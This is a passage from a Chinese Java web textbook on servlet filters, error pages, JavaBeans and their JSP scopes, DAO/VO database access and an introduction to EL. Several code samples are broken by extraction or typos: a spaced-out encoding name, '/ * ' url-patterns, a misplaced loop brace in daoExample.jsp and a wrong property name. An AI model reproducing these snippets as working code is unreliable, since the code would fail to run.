    public void doPost(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        String stuname = request.getParameter("stuname");
        System.out.println("学生姓名：" + stuname);
    }
}
```

【学生姓名：张三】

图 9-13 结果显示(1)

在“filterForm.jsp”中输入“张三”，提交，得到如图 9-13 所示的效果。

以前解决此乱码的方法是在 Servlet 中设置编码，但前面已经讲过了有很多不利的因素。现在开始用添加过滤器的方法解决乱码问题：

```
大家网 TopSage.com
```

```
EncodingFilter.java
```

```
package filter;

import java.io.IOException;
import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.FilterConfig;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;

public class EncodingFilter implements Filter {
    public void init(FilterConfig config) throws ServletException {}
    public void destroy() {}
    public void doFilter(ServletRequest request, ServletResponse response,
        FilterChain chain) throws IOException, ServletException {
        request.setCharacterEncoding("gb2312");
        chain.doFilter(request, response);
    }
}
```

然后在 web.xml 文件中配置此过滤器：



```
web.xml
...
<filter>
    <filter-name>EncodingFilter</filter-name>
    <filter-class>filter.EncodingFilter</filter-class>
</filter>
<filter-mapping>
    <filter-name>EncodingFilter</filter-name>
    <url-pattern>/ * </url-pattern>
</filter-mapping>
...

```

学生姓名:张三

图 9-14 结果显示(2)

重新登录页面并提交,得到如图 9-14 的效果。

乱码问题成功解决,很显然,过滤器是后面加入的,没有对源码产生任何影响,所以能够很好地方便开发人员扩展。比如现在业务需求需要换成另外一个编码,如 ISO-8859-1,只需要在过滤器中改成:

```
...
public class EncodingFilter implements Filter {
    ...
    public void doFilter(ServletRequest request, ServletResponse response,
        FilterChain chain) throws IOException, ServletException {
        request.setCharacterEncoding("ISO - 8859 - 1");
        chain.doFilter(request, response);
    }
}
```

而如果是传统的在 Servlet 中设置编码就不得不在所有的 Servlet 中进行修改了。

从前面的内容可以看出,过滤器的配置与 Servlet 非常相似,过滤器的配置一般在 web.xml 中进行,基本结构如下:

```
web.xml
...
<filter>
    <filter-name>EncodingFilter</filter-name>
    <filter-class>filter.EncodingFilter</filter-class>
    <init-param>
        <param-name>paramName </param-name>
        <param-value>paramValue </param-value>
    </init-param>
</filter>
<filter-mapping>
    <filter-name>EncodingFilter</filter-name>
    <url-pattern>/ * </url-pattern>
</filter-mapping>
...
```

从上面可以看出,过滤器的配置有以下几个步骤。

(1) 用<filter>元素定义过滤器

<filter>元素有两个必要元素。

① <filter-name>元素用来设定过滤器的名字。

② <filter-class>元素用来设定过滤器的类路径。

同时<filter>元素还包括一些可选子要素：<icon>、<description>、<display-name>、<init-param>等，其中使用最多的是<init-param>。<init-param>一般与过滤器的初始化函数一起使用，用于参数的初始化。通过“FilterConfig.getInitParameter()”函数来获得。

(2) 用<filter-mapping>配置过滤器的映射

在<filter-mapping>元素中，<filter-name>用来设定过滤器的名字，另外，配置过滤器的映射最主要的是<url-pattern>元素，用于指定过滤模式。一般常见的过滤模式有三种：

① 过滤所有文件。

```
<filter-mapping>
<filter-name>FilterName</filter-name>
<url-pattern>/ * </url-pattern>
</filter-mapping>
```

它的意义是访问所有的文件之前过滤器都要进行过滤，\* 符号代表所有文件。

② 过滤一个或者多个 Servlet(JSP)。

```
<filter-mapping>
<filter-name>FilterName</filter-name>
<url-pattern>/PATH1/ServletName1(JSPName1)</url-pattern>
</filter-mapping>
<filter-mapping>
<filter-name>FilterName</filter-name>
<url-pattern>/PATH2/ServletName2(JSPName2)</url-pattern>
</filter-mapping>
```

它的意义是过滤器能够对一个 Servlet(JSP)或者多个 Servlet(JSP)进行过滤。

③ 过滤一个或者多个文件目录。

```
<filter-mapping>
<filter-name>FilterName</filter-name>
<url-pattern>/PATH1/* </url-pattern>
</filter-mapping>
```

它的意义是对 PATH1 目录下所有资源进行过滤。

#### ◆特别说明

<url-pattern>内部如果以/开头，这个/表示的是虚拟目录根目录。

### 9.7.3 需要注意的问题

关于过滤器需要注意其初始化和 doFilter 的调用时机。

下面用代码来测试过滤器的初始化和 doFilter 时机：

**TestFilter.java**

```

package filter;

import java.io.IOException;
import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.FilterConfig;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;

public class TestFilter implements Filter {
    public TestFilter(){
        System.out.println("过滤器构造函数");
    }
    public void init(FilterConfig config) throws ServletException {
        System.out.println("过滤器初始化函数");
    }
    public void destroy() {
        System.out.println("过滤器消亡函数");
    }
    public void doFilter(ServletRequest request, ServletResponse response,
            FilterChain chain) throws IOException, ServletException {
        System.out.println("过滤器 doFilter 函数");
        chain.doFilter(request, response);
    }
}

```

TestFilter 过滤器不做任何处理,仅作为测试,在 web.xml 中配置成对所有文件进行过滤(配置过程略)。

启动服务器,在控制台上能够得到如图 9-15 所示的效果。

因此,过滤器的初始化在服务器运行的时候自动运行。再运行一个提交功能,得到如图 9-16 所示的效果。

过滤器构造函数  
过滤器初始化函数

图 9-15 控制台输出(1)

过滤器 doFilter 函数  
TestServlet 被调用

图 9-16 控制台输出(2)

可以发现过滤器的 doFilter 函数是在 Servlet 被调用之前被调用的。

#### ◆ 问答

**问: 运行服务器后就要对过滤器进行初始化,会不会影响服务器的性能?**

**答:** 会。在大型项目中有时候会需要很多很多的过滤器,但是如果每一个过滤器都在服务器中实例化会带来很大的开销,导致启动速度较慢。解决方法有很多,常见的一种方法是把一些简单的验证逻辑交给客户端(如 Ajax 技术)。比如如果需要对客户进行验证,一些不涉及核心安全的功能可以在客户端编写程序完成需求。

## 9.8 异常处理

在 Web 应用程序中,总会发生这样或者那样的异常:比如数据库连接失败,0 被作为除数,得到的值是空,或者是数组溢出等。如果出现了这些异常,系统不做任何处理,那显然是不行的。本节将介绍一种异常处理方法,比前面章节中讲解的异常处理更加简便。

在项目中,一般情况下都是通过自定义一个公共的“error.jsp”页面来实现统一的异常处理的。步骤如下。

(1) 首先创建一个“error.jsp”页面:

```
error.jsp
```

```
<%@ page language = "java" pageEncoding = "gb2312" isErrorPage = "true" %>
<html>
<body>
    对不起,您的操作错误
</body>
</html>
```

注意,isErrorPage 的属性一定要配置成为 true。

(2) 在“web.xml”中注册该页面:

```
web.xml
```

```
...
<error-page>
    <exception-type>某种 Exception </exception-type>
    <location>/error.jsp </location>
</error-page>
...
```

使当出现某种异常的时候由“error.jsp”页面处理。如:

```
...
<error-page>
    <exception-type> java.lang.Exception </exception-type>
    <location>/error.jsp </location>
</error-page>
...
```

表示由“error.jsp”来处理所有的异常。

此处建立一个页面用于进行测试:

```
makeError.jsp
```

```
<%@ page language = "java" pageEncoding = "gb2312" %>
<html>
<body>
    <%
        String account = (String) session.getAttribute("account");
        out.println(account.length());
    %>
```

```
</body>
</html>
```

运行该页面,显然会产生“java.lang.NullPointerException。”Servlet 容器会自动根据 web.xml 中的配置找到此异常相对应的页面,结果显示如图 9-17 所示。

对不起,您的操作错误

图 9-17 错误页面

所有的 Exception 都被“error.jsp”统一处理了。

## 9.9 本章总结

本章介绍了 Servlet 的作用,如何创建一个 Servlet,Servlet 的生命周期,Servlet 中如何使用 JSP 页面中常用的内置对象。另外,本章讲解了 Web 容器中,欢迎页面的设定、初始化参数的设定,以及过滤器、异常处理等。

## 9.10 上机习题

在数据库中建立一个表: T\_BOOK, 包含图书 ID、图书名称、图书价格。

(1) 编写图书模糊查询界面,输入图书名称的模糊资料,界面下方显示图书信息。要求提交给 Servlet 完成。

(2) 在上题中,图书信息后面增加一个“添加到购物车”链接,单击,可以将图书添加到购物车。页面底部有一个“查看购物车”链接,可以到另一个页面中查看购物车中的内容。购物车内容显示时,后面有一个“从购物车中删除”链接,单击,能够将该图书从购物车中删除。要求所有的动作由 Servlet 完成。

(3) 为网站配置欢迎页面“index.html”,如果找不到,则为“index.jsp”,并进行测试。

(4) 图书查询过程中,需要连接数据库,将 driverClassName、url、username、password 保存在 web.xml 内,作为参数,并在 Servlet 的 init 函数中载入。

(5) 编写一个应用,用户登录成功之后到达欢迎页面。为了防止某些用户直接访问欢迎页面,用过滤器来实现 session 的检查。

(6) 使用过滤器还可以实现 Cookie 的检查。编写一个应用,登录页面中让用户选择“是否保存登录状态”,如果保存,后面用户访问各个页面时,由过滤器来进行 Cookie 检查,如果 Cookie 检查通过验证,则直接跳转到欢迎页面。



## 第 10 章

## JSP 和 JavaBean

建议学时：2

JSP 和 JavaBean 的混合使用，可以提高系统的可扩展性，JavaBean 也能对数据进行良好的封装。本章将首先学习 JavaBean 的概念和编写，特别对属性的编写重点进行强调，然后学习 JSP 中使用 JavaBean，以及 JavaBean 的范围，最后学习 DAO 和 VO 的应用。

## 10.1 认识 JavaBean

很多系统中都要显示数据库中的内容。比如，在学生管理系统中，经常需要在页面上显示数据库中学生的信息，这种情况下，必须访问数据库。传统情况下，可以将访问数据库的代码写在 JSP 内，如图 10-1 所示。

在 JSP 内嵌入大量的 Java 代码，可能会造成维护不方便。试想，如果 JSP 页面上需要进行复杂的 HTML 显示，也要写大量的 Java 代码，该页面的编写人员岂不既要是 HTML 专家，也要是 Java 专家。因此，最好的办法是，将 JSP 中的 Java 代码移植到 Java 类当中，如图 10-2 所示。



图 10-1 JSP 访问数据库



图 10-2 Java 类访问数据库

这些可能使用到的 Java 类，就是 JavaBean。

在 JavaBean 中，可以将控制逻辑、值、数据库访问和其他对象进行封装，并且可以被其他应用调用。实际上，JavaBean 就是一种 Java 的组件技术。JavaBean 的作用是向用户提供实现特定逻辑的方法接口，而具体的实现则封装在组件的内部，不同的用户就根据具体的应用情况来使用该组件的部分或者全部控制逻辑。

JavaBean 支持两种组件：可视化组件和非可视化组件。对于可视化组件，开发人员可以在运行的结果中看到界面效果；而非可视化组件一般不能观察到，其主要用在服务器端。JSP 只支持非可视化组件。

JavaBean 有广义的和狭义的两种概念。广义的 JavaBean 是指普通的 Java 类；狭义的 JavaBean 是指严格按照 JavaBean 规范编写的 Java 类。本书中两种概念都使用。

### 10.1.1 编写 JavaBean

在 MyEclipse 中编写 JavaBean 时,一般情况下,将 JavaBean 的源代码放在 src 根目录下,首先建立项目 Prj10,然后在 src 根目录下创建一个包,名为 beans(名字也可以随便起),然后右击包名,建立相应的类,如 Student(名字可以随便起)。打开“Student.java”,可以编写如下简单的 JavaBean 实例:

```
Student.java
```

```
package beans;

public class Student {
    private String stuno;
    private String stuname;
    public String getStuno() {
        return stuno;
    }
    public void setStuno(String stuno) {
        this.stuno = stuno;
    }
    public String getStuname() {
        return stuname;
    }
    public void setStuname(String stuname) {
        this.stuname = stuname;
    }
}
```

从上面的例子可以看出,在 JavaBean 中不仅要定义其成员变量,还对成员变量定义了 setter/getter 方法。对于每一个成员变量,定义了一个 getter 方法,一个 setter 方法。

JavaBean 规定,成员变量的读写,通过 getter 和 setter 方法进行,此时,该成员变量成为属性。对于每一个可读属性,定义一个 getter 方法,而对于每一个可写属性,定义一个 setter 方法。

在上面的 Bean 中定义了 stuno、stuname 属性,分别表示学生的学号和姓名,然后还定义了 setter/getter 方法来存取这两个属性。

#### ▲ 注意

JavaBean 组件属性编写时,需要满足以下条件。

(1) 通过 getter/setter 方法来读/写变量的值,对应的变量首字母必须大写。如下面代码中的 getStuname 和 setStuname:

```
private String stuname;
public String getStuname() {
    return stuname;
}
public void setStuname(String stuname) {
    this.stuname = stuname;
```

}

(2) 属性名称由 getter 和 setter 方法决定。如下代码：

```
private String name;
public String getXingming() {
    return name;
}
public void setXingming(String name) {
    this.name = name;
}
```

此时，系统中定义的属性名称为 xingming，而不是 name。

### 10.1.2 特殊 JavaBean 属性

在“Student.java”这个 JavaBean 中，属性的类型是 String 类型，属于正常数据类型。当然，JavaBean 还可以使用其他的特殊类型，如：boolean 类型、数组类型等。下面将一一讲解。

#### 1. 给 boolean 类型设置属性，要将 getter 方法改为 is 方法

比如，在某个 JavaBean 中，有一个是否会员的属性，其类型是 boolean，其属性的定义就使用了 is 方法：

```
...
private boolean member;
public boolean isMember() {
    return member;
}
public void setMember(boolean member) {
    this.member = member;
}
...
```

#### 2. 数组属性

比如，某个 JavaBean 中，有一个数组属性，保存用户的多个电话号码，其属性的定义也需要遵循相应规范：

```
...
private String[] phones;
public String[] getPhones() {
    return phones;
}
public void setPhones(String[] phones) {
    this.phones = phones;
}
...
```



建立属性,MyEclipse 提供了较为方便的做法,右击代码界面,选择 Source | Generate Getters and Setters,如图 10-3 所示。




图 10-3 建立属性(1)

单击,在如图 10-4 所示的界面中给相应的属性打钩即可:




图 10-4 建立属性(2)

## 10.2 在 JSP 中使用 JavaBean

在 10.1 节中创建了 JavaBean, 目的是在 JSP 页面中使用 JavaBean。接下来介绍如何使用 JavaBean。

### 1. 定义 JavaBean

定义 JavaBean, 有两种方法可供选择。

(1) 直接在 JSP 中实例化 JavaBean。如:

```
<%  
    Student student = new Student();  
    //使用 student  
%>
```

但是这种方法是在 JSP 中使用 Java 代码。

(2) 使用<jsp:useBean>标签。

<jsp:useBean>的基本用法如下所示:

```
<jsp:useBean id = "idName" class = "package.class" scope = "page|session|...">  
</jsp:useBean>
```

在该标签中, 属性 id 的作用是指定 JavaBean 对象的名称。属性 class 的作用是指定用哪个类来实例化 JavaBean 对象。属性 scope 的作用是指定对象的作用范围, 将在后面讲解。

如下代码:

```
<jsp:useBean id = "student" class = "beans.Student"></jsp:useBean>
```

就相当于第一种情况中的代码。因此, “jsp:useBean”动作其实就相当于 Java 代码中的 new 操作, 在 JSP 页面实例化了 JavaBean 的对象。

### ◆ 问答

问：既然两者作用相同，为什么一定要发明下面一种做法？

答：从网页编写人员的角度讲，希望看到的是大量的标签，而不是大量的 Java 代码。

下面利用简单的例子介绍“`jsp:useBean`”动作的用法：

```
useBean.jsp
<%@ page language = "java" import = "beans.Student"
   contentType = "text/html; charset = gb2312" %>
<jsp:useBean id = "student" class = "beans.Student"></jsp:useBean>
</jsp:useBean>
```

在该例子中，使用“`jsp:useBean`”动作实例化了 Student 的对象，对象名是 student。

## 2. 设置 JavaBean 属性

在实际开发应用中，定义 JavaBean 之后，需要在 JSP 页面中设置 JavaBean 组件的属性，也就是说调用 setter 方法。同样，也有两种方式。

(1) 直接编写 Java 代码。如：

```
<jsp:useBean id = "student" class = "beans.Student"></jsp:useBean>
<%
  student.setStuname("张华");
%>
```

但是这种方法也是在 JSP 中使用 Java 代码。

(2) 使用`<jsp:setProperty>`标签。由于属性值的来源可以是字符串、请求参数或者表达式等，因此“`jsp:setProperty`”动作的基本语法规则要根据相应的来源而定。

当值的来源是 String 常量时，“`jsp:setProperty`”动作的基本语法如下所示：

```
<jsp:setProperty property = "属性名称" name = "bean 对象名" value = "常量" />
```

因此，第一种情况下的代码可以改为：

```
<jsp:useBean id = "student" class = "beans.Student"></jsp:useBean>
<jsp:setProperty property = "stuname" name = "student" value = "张华" />
```

当值的来源是 request 参数时，“`jsp:setProperty`”动作的基本语法如下所示：

```
<jsp:setProperty property = "属性名称" name = "bean 对象名" param = "参数名" />
```

如下代码：

```
<jsp:useBean id = "student" class = "beans.Student"></jsp:useBean>
<jsp:setProperty property = "stuname" name = "student" param = "studentName" />
```

等价于：

```
<jsp:useBean id = "student" class = "beans.Student"></jsp:useBean>
<% String str = request.getParameter("studentName"); %>
<jsp:setProperty property = "name" name = "student" value = "<% = str %>" />
```

下面的例子显示了如何设置属性值：



```

setProperty.jsp
<%@ page language = "java" import = "beans.Student"
   contentType = "text/html; charset = gb2312" %>
<jsp:useBean id = "student" class = "beans.Student"></jsp:useBean>
<jsp:setProperty property = "name" name = "student" param = "studentName" />
<% = student.getStuname () %>

```

输入 URL: <http://localhost:8080/Prj10/setProperty.jsp?studentName=rose>, 显示效果如图 10-5 所示。

在该例子中使用“`<jsp:useBean>`”动作实例化 Student 组件, 创建一个名叫 student 的实例, 接着使用“`<jsp:setProperty>`”动作把 student 中的 name 属性赋值为参数 studentName 传进来的值。

rose

图 10-5 setProperty.jsp

运行结果

还有一种方法, `<jsp:setProperty property = "*" name = "student" />` 表示将所有和属性名相同的参数的值放入 student 相应的属性中。

### 3. 获取 JavaBean 属性

获取 JavaBean 的属性, 并打印显示, 同样也有两种方法。

(1) 使用 JSP 表达式或者 JSP 程序段。如:

```

<%@ page language = "java" import = "beans.Student"
   contentType = "text/html; charset = gb2312" %>
<jsp:useBean id = "student" class = "beans.Student"></jsp:useBean>
<jsp:setProperty property = "name" name = "student" value = "rose" />
<% = student.getStuname() %>

```

在此段代码中, `<% = student.getStuname () %>` 是 JSP 表达式, 也属于 Java 代码。

(2) 使用“`<jsp:getProperty>`”动作。“`<jsp:getProperty>`”动作的基本语法如下:

```
<jsp:getProperty property = "属性名称" name = "bean 对象名" />
```

比如, “`setProperty.jsp`”最后一行可以改为:

```
<jsp:getProperty property = "stuname" name = "student" />
```

## 10.3 JavaBean 的范围

前面的例子中, 使用“`<jsp:useBean>`”动作来实例化 JavaBean 实例, 在其中用到 scope 属性, 用来指定其作用范围。不同的属性值代表着不同的作用范围, 也就是说可以满足不同的项目需求。因此, 只有了解它们的区别, 才能在实际应用开发中灵活运用。首先回顾“`<jsp:useBean>`”动作的用法:

```

<jsp:useBean id = "idName" class = "package.class" scope = "page|session|...">
</jsp:useBean>

```

scope 说明 Bean 的作用范围是可以不同的。常见的有如下几种:

**page:** 表示 JavaBean 对象的作用范围只是在实例化其的页面上, 只在当前页面可用, 在别的页面中不能认识。

**request:** 表示 JavaBean 实例除了在当前页面上可用之外, 还可以在通过 forward 方法跳转的目标页面中被认识到。

**session:** 表示 JavaBean 对象可以存在 session 中, 该对象可以被同一个用户的所有页面认识到。

**application:** 表示 JavaBean 对象可以存在 application 中, 该对象可以被所有用户的所 有页面认识到。

### 1. page 范围

如前所述, page 范围表示 JavaBean 对象的作用范围只是在实例化其的页面上, 只在当 前页面可用, 在别的页面中不能被认识。下面看简单的 page 范围的例子:

```
page1.jsp
<% @ page language = "java" contentType = "text/html; charset = gb2312" %>
<jsp:useBean id = "student" class = "beans.Student" scope = "page">
    <jsp:setProperty property = "stuname" name = "student" value = "rose" />
</jsp:useBean>
<html>
    <body>
        学生姓名: <jsp:getProperty name = "student" property = "stuname" />
    </body>
</html>
```

学生姓名: rose

运行上述程序, 得到如图 10-6 所示的效果。

图 10-6 page1.jsp 运行效果

再编写另外一个页面:

```
page2.jsp
<% @ page language = "java" contentType = "text/html; charset = gb2312" %>
<jsp:useBean id = "student" class = "beans.Student" scope = "page"></jsp:useBean>
<html>
    <body>
        学生姓名: <jsp:getProperty name = "student" property = "stuname" />
    </body>
</html>
```

学生姓名: null

此时, 运行该页面, 得到如图 10-7 所示的效果。

这说明在第二个页面中无法认识第一个页面中的 bean 对象。

图 10-7 page2.jsp 运行效果

### 2. request 范围

如前所述, request 范围表示 JavaBean 实例除了在当前页面上可用之外, 还可以在通过 forward 方法跳转的目标页面中被认识到。

下面是简单的 request 范围的例子:

```
request1.jsp
<% @ page language = "java" contentType = "text/html; charset = gb2312" %>
```

```

<jsp:useBean id = "student" class = "beans.Student" scope = "request">
    <jsp:setProperty property = "stuname" name = "student" value = "rose" />
</jsp:useBean>
<html>
    <body>
        <jsp:forward page = "request2.jsp"></jsp:forward>
    </body>
</html>

```

运行程序, 跳转到“request2.jsp”页面, 该页面代码为:

```

request2.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<jsp:useBean id = "student" class = "beans.Student" scope = "request">
</jsp:useBean>
<html>
    <body>
        学生姓名: <jsp:getProperty name = "student" property = "stuname" />
    </body>
</html>

```

**学生姓名: rose**

“运行 request1.jsp”程序, 显示效果如图 10-8 所示。

图 10-8 request1.jsp 运行效果

说明在第二个页面中能够认识第一个页面中的 bean 对象。注意, 第二个页面必须由第一个页面跳转过去, 并且应该是 forward 跳转, 否则不会得到正常结果。

### 3. session 范围

如前所述, session 范围表示 JavaBean 对象可以存在 session 中, 该对象可以被同一个用户的所有页面认识到。下面是一个 session 范围的例子:

```

session1.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<jsp:useBean id = "student" class = "beans.Student" scope = "session">
    <jsp:setProperty property = "stuname" name = "student" value = "rose" />
</jsp:useBean>
<html>
    <body>
        学生姓名: <jsp:getProperty name = "student" property = "stuname" />
    </body>
</html>

```

**学生姓名: rose**

运行程序, 结果如图 10-9 所示。

图 10-9 session1.jsp 运行效果

再编写一个“session2.jsp”程序, 该页面代码如下:

```

session2.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<jsp:useBean id = "student" class = "beans.Student" scope = "session"></jsp:useBean>
<html>
    <body>
        学生姓名: <jsp:getProperty name = "student" property = "stuname" />
    </body>

```

```
</body>
</html>
```

此时,先运行“session1.jsp”,再运行“session2.jsp”,  
显示效果如图 10-10 所示。

说明在第二个页面中可以认识第一个页面中的 bean 对象。第二个页面不必由第一个页面跳转过去,因为对象保存在 session 内。但是要保证是同一个客户端。

#### 4. application 范围

如前所述,application 范围表示 JavaBean 对象可以存在 application 中,该对象可以被所有用户的所有页面认识到。当 scope 的属性值为 application 时,这时候“jsp:useBean”动作所实例化的对象就会保存在服务器的内存空间中,直到服务器关闭,才会被移除。在此期间如果有其他的 JSP 程序需要调用该 JavaBean,“jsp:useBean”动作不会创建新的实例。具体程序,读者可以自己编写测试。

### 10.4 DAO 和 VO

#### 10.4.1 为什么需要 DAO 和 VO

JavaBean 的一个重要的应用,就是将数据库查询的代码从 JSP 中移到 JavaBean 中。

在前面章节的例子中,是在 JSP 中直接使用 JDBC 来对数据库进行操作的,但在实际的开发应用中,方法是将访问数据库的操作放到特定的类中去处理。JSP 是表示层;因此,可以在表示层中调用这个特定的类提供的方法去对数据库进行操作。

通常将该 Java 类叫做 DAO(Data Access Object)类,专门负责对数据库的访问。

本例中,实现了对数据库中各个学生的学号、姓名的显示,该例在前面也实现过。所用的数据源是 ODBC,名称为 DSSchool,学生的信息存储在表 T\_STUDENT 中,其中存储了学生的学号(STUNO)、姓名(STUNAME)等信息。显示的效果如图 10-11 所示。

显然,可以将数据库查询的代码写在 DAO 内。然后让 JSP 调用 DAO。DAO 通过查询,得到相应结果,返回给用户。

图 10-11 学生列表

在通常情况下,可以使用 VO(Value Object)配合 DAO 来使用,在 DAO 中,可以每查询到一条记录,就将其封装为 Student 对象,该 Student 对象就属于 VO。最后将所有实例化的 VO 存放在集合内返回。这样就可以实现层次的分开,降低耦合度。很明显,本章开头编写的“beans.Student”就可以充当 VO 的角色。

#### 10.4.2 编写 DAO 和 VO

VO 的编写省略,可以直接使用本章开头编写的“beans.Student”,VO 就是一个普通的 JavaBean。

然后,将数据库的操作都封装在 DAO 内,把从数据库查询到的信息实例化为 VO,放到

ArrayList 数组里返回。DAO 类的代码如下：

StudentDao.java

```

package dao;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.ArrayList;
import beans.Student;
public class StudentDao {
    public ArrayList queryAllStudents() throws Exception {
        Connection conn = null;
        ArrayList students = new ArrayList();
        try {
            // 获取连接
            Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
            String url = "jdbc:odbc:DSSchool";
            conn = DriverManager.getConnection(url, "", "");
            // 运行 SQL 语句
            String sql = "SELECT STUNO,STUNAME from T_STUDENT";
            Statement stat = conn.createStatement();
            ResultSet rs = stat.executeQuery(sql);
            while (rs.next()) {
                // 实例化 VO
                Student student = new Student();
                student.setStuno(rs.getString("STUNO"));
                student.setStuname(rs.getString("STUNAME"));
                students.add(student);
            }
            rs.close();
            stat.close();
        } catch (SQLException e) {
            e.printStackTrace();
        } finally {
            try {// 关闭连接
                if (conn != null) {
                    conn.close();
                    conn = null;
                }
            } catch (Exception ex) {
            }
        }
        return students;
    }
}

```



### 10.4.3 在 JSP 中使用 DAO 和 VO

此时,就可以在 JSP 中调用上面的 DAO 类去访问数据库了。首先要使用 page 指令导入前面已经写好的 StudentDao 和 Student,接着使用 DAO 类的实例去访问数据库,把信息存储在 ArrayList 数组中,最后打印数据库中学生的信息,代码如下:

```
daoExample.jsp
<%@ page language = "java" import = "java.util.* , java.sql.*" pageEncoding = "gb2312" %>
<%@page import = "dao.StudentDao" %>
<%@page import = "beans.Student" %>
<html>
    <body>
        <%
            StudentDao studentDao = new StudentDao();
            ArrayList students = studentDao.queryAllStudents();
        %>
        <table border = 2>
            <tr>
                <td>学号</td>
                <td>姓名</td>
            </tr>
            <%
                for (int i = 0; i < students.size(); i++) {
                    Student student = (Student)students.get(i);
                }
            %>
            <tr>
                <td><% = student.getStuno() %></td>
                <td><% = student.getStuname() %></td>
            </tr>
            <%
                }
            %>
        </table>
    </body>
</html>
```

在该例子中使用了前面定义的 StudentDao 类,从中就可以得到存放了学生信息的集合。在客户端运行,就可以得到相应的效果。

不过,用了 DAO 和 VO,似乎也没有从 JSP 中完全消除 Java 代码。但是与之前直接写 JDBC 代码相比,还是好多了;另外,还有一个好处就是,在 JSP 内没有出现任何与 JDBC 有关的代码。编程人员不需要知道数据库的结构和细节,开发时便于分工。可见,使用该方式来操作数据库,代码更容易维护,程序员的效率自然更高。

## 10.5 本章总结

本章学习了 JavaBean 的概念和编写,特别对属性的编写重点进行强调,然后学习了在 JSP 中使用 JavaBean,以及 JavaBean 的范围,最后讲解了 DAO 和 VO 的应用。



142

## 10.6 上机习题

- (1) 编写一个 JavaBean: Book.java, 含有属性: bookid(String)、bookname(String)、bookprice(double), 并编写 getter、setter 函数。
- (2) 编写一个 JavaBean: Customer.java, 含有属性: account(String)、password(String)、cname(String); 给这个 JavaBean 增加一个属性 member(boolean, 表示是否是会员)并编写相应访问函数。
- (3) 编写一个登录页面, 输入学号和姓名, 在数据库中进行验证, 如果验证通过, 则在另一个页面中显示顾客的姓名。要求使用 JavaBean 来封装顾客信息, 使用 DAO 查询数据库。
- (4) 使用 Servlet、DAO 和 VO 来完成学生的模糊查询。

## 第 11 章

## EL 和 JSTL

建议学时：2

表达式语言(Expression Language, EL)是 JSP 标准的一部分,可以大幅度地在 JSP 上减少 Java 代码,具有广泛的应用。本章首先学习 EL 在 JSP 中常用的功能,包括 EL 中的基本语法、EL 基本运算符、EL 中的数据访问和隐含对象。

通过 EL 的学习,可以利用 EL,在 JSP 上减少 Java 代码,但是仅仅用 EL,功能还不够强大。实际上,EL 是在 JSTL(JSP 标准标签库)1.0 为方便存取数据所自定义的语言。因此,JSTL 具有更广泛的作用。本章将学习 JSTL,介绍其标签库中的常用标签。

## 11.1 认识表达式语言

### 11.1.1 为什么需要表达式语言

EL 全名为 Expression Language,原本是 JSTL 1.0(Java Server Pages Standard Tag Library)为方便存取数据所自定义的语言,后来成了 JSP 标准的一部分,如今 EL 已经是一项成熟、标准的技术。

“<%= 变量名 %>”是典型的表达式,其用于将变量显示在客户端;同理,“<% out.print(变量名) %>”和其作用相同。EL 具有与表达式相同的输出功能,另外其还具有简单的运算符、访问对象、简单的 JavaBean 访问、简单的集合访问功能。

经过前面几章对 JSP 和 Servlet 基础的学习,可以发现,JSP 页面是处于表示层的,主要用于将内容显示出来。在实际的应用开发过程中,因为项目的规模都比较大,因此,页面的设计会由专业的页面设计人员去完成,通常这些设计人员对 Java 编程不甚了解。所以,在 JSP 中嵌入过多的 Java 源代码不利于项目的开发。

通过 Servlet 或者 JavaBean,可以消除一部分 Java 代码。然而在 JSP 中一些显示代码是无法去除的。因此为了解决上述的问题,JSTL 标准标记库应运而生,而 EL 就是 JSTL 的基础。由于 EL 是 JSP 2.0 新增的功能,所以只有支持 Servlet 2.4 / JSP 2.0 的 Container,才能在 JSP 网页中直接使用 EL。Tomcat 6.0 中可以直接使用 EL。

### 11.1.2 表达式语言基本语法

EL 语法很简单,其最大的特点就是使用很方便。观察下列代码:

```
User user = (User)session.getAttribute("user");
String sex = user.getSex();
out.print(sex);
```

其作用是从 session 中得到 user 对象,然后打印 user 中的 sex 属性,如果写在 JSP 上,显得冗长,但是使用 EL 进行表达,就显得很简单了:

```
$ {sessionScope.user.sex}
```

上述 EL 范例的意思是:从 session 的范围内,取得 user 的 sex 属性。显然,使用了 EL,需要编写输出信息的代码时,代码量少了,工作的效率自然会提高。综上所述,EL 最基本的语法结构是:

```
$ { Expression }
```

## 11.2 基本运算符

### 11.2.1 “.”和[]运算符

EL 提供了两种实现对相应数据存取的运算符:“.”(点操作)和[]操作。例如,下列两者所代表的意思是一样的:

```
$ {sessionScope.user.sex}
```

等价于

```
String str = "sex";
$ {sessionScope.user[str]}
```

但是,以下两种情况,和[]运算符不能互换:

(1) 当要存取的数据的名称中包含一些特殊字符(即非字母或数字符号)时,只能使用[]运算符,例如:

```
$ {sessionScope.user["user - sex"]}
```

不能写成

```
$ {sessionScope.user.user - sex}
```

(2) 当动态取值时,只能使用[],例如:

```
$ {sessionScope.user[param]}
```

假如 param 是自定义的变量,其值可以是 user 对象的 name、age 以及 address 等,此时不能写成:

```
$ {sessionScope.user.param}
```

### 11.2.2 算术运算符

EL 本身定义了一些用来操作或者比较的 EL 表达式运算符,它们的出现可以满足更多



